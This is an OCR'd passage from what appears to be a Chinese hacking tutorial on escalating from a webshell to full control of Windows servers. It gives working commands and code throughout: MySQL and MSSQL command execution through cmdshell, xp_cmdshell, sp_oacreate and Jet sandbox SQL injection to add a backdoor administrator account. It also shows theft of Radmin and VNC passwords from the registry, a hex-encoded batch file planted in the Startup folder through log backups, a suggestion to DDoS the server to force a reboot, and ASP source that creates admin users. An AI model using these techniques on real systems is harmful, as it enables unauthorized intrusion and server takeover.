


图7

接下来分别执行以下命令就可在服务器上新建个ly 的账户，最后删除此函数，代码为："**drop function cmdshell;**"

```
select cmdshell('net user ly 123456 /add');
select cmdshell('net localgroup administrators ly /add');
```

总之，MYSQL 提权成功率还是相当高的，最近DVBBS PHP 版本出现漏洞，配合MYSQL 数据库高权限拿下服务器权限也不是难事，就靠大家在实践中去体会了，我只是做个抛砖引玉。

九、利用Radmin提权

Radmin 是一款优秀的远程控制软件，其体积不大，但是在功能上却一点不逊色于其他软件，在服务器上应用得也相当广泛。服务器上安装Radmin 后就会开启4899 端口，如果拿到webshell 后发现服务器上存在该软件，那么提权又变得简单多了。因为在Radmin 安装过程中，它会将用户的密码写入到注册表中，如果webshell 对注册表有访问权限，那么可以轻松读取Radmin 的键值“HKLM_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters\”。

如果想利用Radmin 提权，还必须具备一个条件，那就是具有**Wscript.Shell 权限**。在webshell 执行命令：

“**regedit /e d:\radmin.reg HKLM_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters**”，意思是将注册表中的值读取出来在D 盘下生成radmin.reg 文件。

将radmin.reg 文件下载回来后打开，如图8 所示，图中最下面的就是加密后的密码字段，将其破解后通过本地的Radmin 进行连接就可以了。

```
"AutoAllow"=hex:00,00,00,00
"AskUser"=hex:00,00,00,00
"EnableEventLog"=hex:00,00,00,00
"NTAuthEnabled"=hex:00,00,00,00
"Parameter"=hex:d3,96,ef,c7,01,0e,22,6c,fd,40,e0,7d,3f,01,12,a7
```

图8

如果破解不了，依旧不能实现提权，于是某位牛人开发出不需要破解就可以登录的Radmin，直接填入32位的Hash值就可成功连接，如图9所示。




图 9

好了，关于Radmin提权就说这么多了，希望大家能多体会多实践。

十、利用MSSQL提权

1、SA提权方法

微软的SQL SERVER数据库在国内应用得相当广泛，ASP、ASPX+MSSQL黄金组合是国内大型站点的首选，MSSQL依靠微软自家强大的操作系统占据了庞大的市场。SQL SERVER服务器就其本身来说，漏洞不是很严重，当其用了过高的连接权限时就会造成很多的安全问题。

首先说说SA权限下的脚本提权方法。在我们入侵网站的时候，通过测试发现数据库连接权限是SA时，对应的数据库连接文件中是这样写的：**ConnStr = "Driver={SQL Server};Server=(local);Uid=sa;Pwd=zzm512512;database=Web2008"，**。那SA用户到底是什么呢？我这里不用微软的说法，以自己理解的意思来表达。可以把SA账户看成MSSQL数据库账户中权限最大的，利用它的扩展功能可以执行系统命令，主要还是依靠“xp_cmdshell”功能来执行系统命令。

如果WEB服务器和MSSQL服务器在同一台主机上，当拿到webshell后，找到数据库连接文件conn.asp，以及数据库连接账户和密码，通过SQL查询分析器连上SQL SERVER服务器，执行如下命令：

```
exec master.dbo.xp_cmdshell 'net user ly 123456 /add'
exec master.dbo.xp_cmdshell 'net localgroup administrators ly /add'
```

该方法是利用xp_cmdshell来执行命令的。如果将xp_cmdshell组件删除后，我们怎么获得系统权限呢？在MSSQL数据库中还提供了个功能“sp_oacreate”，在查询分析器中执行如下命令，同样可以执行。

```
DECLARE @shell INT EXEC SP_OAcreate 'wscript.shell',@shell OUTPUT EXEC SP_OAMETHOD @shell,'run',null, 'C:\WINdows\system32\cmd.exe /c net user ly 123456 /add'

DECLARE @shell INT EXEC SP_OAcreate 'wscript.shell',@shell OUTPUT EXEC SP_OAMETHOD @shell,'run',null, 'C:\WINdows\system32\cmd.exe /c net user localgroup administrators ly /add'
```

若“sp_oacreate”被删除了该怎么办呢？SA权限就是好！还有一招就是开启沙盒模式，原理是Jet引擎可以调用VBA的shell()函数，如果存在一个sa或者dbowner连接的SQL注入点，就可以构造出如下注入语句：

```
InjectionURL;EXEC master.dbo.xp_regwrite 'HKEY_LOCAL_MACHINE','SoftWare\Microsoft\Jet\4.0\Engine','SandBoxMode',
'REG_DWORD','0'—
```

我们将SandBoxMode开关的注册表值修改为0就成功了，接着连接到一个Access数据库中就可以执行系统命令。当然，执行系统命令我们只需要一个Access数据库相关Select的注入点，或者直接用ASP文件Select调用这个VBA的shell()函数。其实MSSQL有一个OpenRowSet函数，它的作用是打开一个特殊的数据库，或者连接到另一个数据库之中。当我们有一个SA权限连接的时候，就可以做到打开Jet引擎连接到一个Access数据库，同时我们搜索系统文件，会发现Windows系统目录下本身就存在两个Access数据库，位置在**%windir%\system32\ias\ias.mdb**或者**%windir%\system32\ias\dnary.mdb**。这样的话，我们又可以利用OpenRowSet函数构造出如下注入语句：

```
InjectionURL';Select * From OpenRowSet('Microsoft.Jet.OLEDB.4.0',';Database=c:\winnt\system32\ias\ias.mdb','se-
lect shell("net user ly 123456 /add")');-- (2000/NT系统下)
```

原理就说这么多了，操作起来很简单的。在存在注入的地址后写入如下代码，执行后就可以成功提权。

```
EXEC master.dbo.xp_regwrite'HKEY_LOCAL_MACHINE','SoftWare\Microsoft\Jet\4.0\Engines','SandBoxMode','REG_DWORD',
0 (开启沙盒模式)
Select * From OpenRowSet('Microsoft.Jet.OLEDB.4.0',';Database=c:\windows\system32\ias\ias.mdb','select shell("net
user ly 123456 /add")'); (添加账户)
Select * From OpenRowSet('Microsoft.Jet.OLEDB.4.0',';Database=c:\windows\system32\ias\ias.mdb','select shell("net
localgroup administrators ly /add")');(将账户添加到管理员组)
```

提权的方法是多样的，技术也在不断更新，不可能每个都讲到。对于MSSQL数据库SA权限的提权方法，我就只说这么多。

2、DB_owner提权

DB_owner权限虽然没有SA的大，但是通过DB_owner权限可以轻松获得webshell。利用webshell读取数据库连接文件conn.asp中的账户和密码信息，通过SQL查询分析器连接上SQL服务器，因为DB_owner权限不能调用xp_cmdshell等SQL SERVER扩展存储功能，所以我的思路是将我们的木马程序利用差异备份放置到启动项中，等服务器重新启动就可得到System权限。

要备份到启动项当然要列出目录了，在这里利用MSSQL的“XP_DIRTREE”来列目录，命令为：“**exec master..xp_dirtree 'c:\',1,1**”，意思是列出C盘下的文件。

接着就可以将远程控制的木马（例如灰鸽子、Pcshare等）传到服务器上。先将小马代码用HEX转换成16进制，再用SQL查询分析器LOG备份一句话到administrtor启动项目录下，如图10所示，代码如下：

```
alter database [master] set RECOVERY FULL--
create table cmd (a image)--
backup log [master] to disk = 'c:\cmd1' with init--
insert into cmd (a) values(0x130A0D0A404563686F206F66660D0A
4063642025776696E646972250D0A4064656C20646972202F73202F6120736574686832E6578650D0A40636F7079202
577696E646972255C73797374656D33325C636D642E6578652025776696E646972255C73797374656D33325C73
657468632E657865202F790D0A40636F70792025776696E646972255C73797374656D33325C636D642E65
7865202577696E646972255C73797374656D33325C646C6C63616368655C73657468632E657865202F790D0A)--
```

```
backup log [master] to disk = 'C:\Documents and Settings\Administrator\「开始」菜单\程序\启动\vbs.bat'--
drop table cmd—
```




图 10

等待管理员重启服务器，或者是人为 DDOS 服务器重启，管理员以 Administrtor 账户登录后就拿到最高权限了。

十一、写入启动项提权

本节说的提权方法和 MSSQL　Db_owner 提权相似，在 WINNT 时代，对于系统的入侵，用得最多的方法就是 IPC$，后来有很多管理员采用一个批处理脚本来解决 IPC$ 共享问题，代码如下：

```
@echo off
net share c$ /del
net share d$ /del
net share e$ /del
net share ipc$ /del
net share admin$ /del
```

简单的几句代码就关闭了 IPC 入侵的大门，所以批处理的功能也是很强大的，既快捷又方便。通过上面这个例子，无意给了我们一个思路，那就是利用批处理来建账户。因为 webshell 的权限很小，只能在 ALL　USER 目录下浏览，所以写好的批处理文件也只能放在该目录下，我写的代码如下：

```
@echo off
net user ly 123456 /add
net localgroup administrators ly /add
```

将以上代码保存到 **"D:\Documents and Settings\All Users\「开始」菜单\程序\启动"** 目录下，等待管理员重新启动服务器就可添加账户。此方法在 WIN2000　Server 中相当有效果，在 WIN2003 下效果不明显。本节内容虽然简单，但功能却不简单！

十二、利用 csript 将 asp.dll 加入特权组提权

将 asp 解析成 System 权限，就是将 asp.dll 这个动态连接库文件放到 "**/W3SVC/InProcessIsapiApps**" 下。当你把 asp.dll 文件放到该目录下后就获得执行命令的权限，当然提权也就不成问题了。利用 webshell 命令提示符的功能，执行命令："**cscript adsutil.vbs get /W3SVC/InProcessIsapiApps**"，返回信息如下：

```
"C:\\WINNT\\system32\\idq.dll"
```

```
"C:\\WINNT\\system32\\inetsrv\\httpext.dll"
"C:\\WINNT\\system32\\inetsrv\\httpodbc.dll"
"C:\\WINNT\\system32\\inetsrv\\ssinc.dll"
"C:\\WINNT\\system32\\msw3prt.dll"
```

而asp.dll文件是在“c:\\winnt\\system32\\inetsrv\\asp.dll”，所以利用命令：“cscript adsutil.vbs set /W3SVC/InProcessIsapiApps”，返回信息如下：

```
"C:\\WINNT\\system32\\idq.dll"
"C:\\WINNT\\system32\\inetsrv\\httpext.dll"
"C:\\WINNT\\system32\\inetsrv\\httpodbc.dll"
"C:\\WINNT\\system32\\inetsrv\\ssinc.dll" "C:\\WINNT\\system32\\msw3prt.dll""c:\\winnt\\system32\\inetsrv\\asp.dll"
```

利用set命令将asp.dll文件放到特权组中，这样asp木马就具有了System权限。**注意：以上执行的一切命令一定要在“C:\\Inetpub\\AdminScripts>”目录下执行才可以，否则不会成功执行。**

十三、添加超级用户的ASP代码

据说是蓝屏大哥发现的漏洞，竟然ASP也可以直接添加管理员，只可惜成功率不高。既然前辈把代码都写好了，也就算是一种提权方法吧，在这里和大家一起分享。代码如下：

```
<html>
<head>.network对象脚本权限提升漏洞利用工具</head>
<form action="useradd.asp" method=post>
用户:<input name="username" type="text" value="kevin1986"><br>
密码:<input name="passwd" type="password"><br>
<input type="submit" value=" 添 加 ">
</form>
<%@codepage=936
on error resume next
if request.servervariables("REMOTE_ADDR")<>"127.0.0.1" then
response.write "iP ιs nOT RiGHt"
else
if request("username")<>"" then
username=request("username")
passwd=request("passwd")
Response.Expires=0
Session.TimeOut=50
Server.ScriptTimeout=3000
set lp=Server.createObject("WSCRIPT.NETWORK")
oz="WinNT://"&lp.ComputerName
Set ob=GetObject(oz)
Set oe=GetObject(oz&"/Administrators,group")
Set od=ob.create("user",username)
od.SetPassword passwd
od.SetInfo
oe.Add oz&"/"&username
if err then
response.write "哎……"
else
if instr(server.createobject("Wscript.shell").exec("cmd.exe /c net user "&username.stdout.readall),"上次登录")>0 then
```

```
response.write "虽然没有错误,但是好象也没建立成功"
else
Response.write "OMG!"&username&"账号居然成了!"
end if
end if
else
response.write "请输入用户名"
end if
end if
%>
</html>
```

提权调用了Wscript.shell和WSCRIPT.NETWORK组件，所以说webshell如果没有Wscript.shell组件的支持，是很难获取系统权限的。这段代码我也没有成功运用过，在这里就不多说了。

十四、VNC提权

VNC提权也是很常见的，它在提权频率中仅次于Serv－U和Pcanywhere，所以很有必要掌握它的提权方法。VNC是一款国外的远程控制软件，默认安装后在本机开放5900端口，VNC主要有两个程序：VNC server及VNC viewer。VNC的安装过程会将密码写入到注册表**“HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\WinVNC4\password”**键值中，如果webshell对注册表有访问权限就可以轻松读出密码，如图11所示。




图11

Webshell读取出来的密码是十进制的，而在注册表中保存的密码是以十六进制保存的，这样我们就需要将十进制转化成十六进制，利用系统自带的计算器就可转换。转换成十六进制后就需要破解了，给大家推荐一款在cmd下运行的破解利器“VNC.EXE”。用破解得到的密码连上服务器上的VNC，就可以拿下服务器权限了。但是这里的VNC桌面和我们远程控制使用的桌面是同一个账户，也就是说，当我们使用的时候，在远程主机上能看到，这点需要格外的注意。

十五、FlashFXP提权

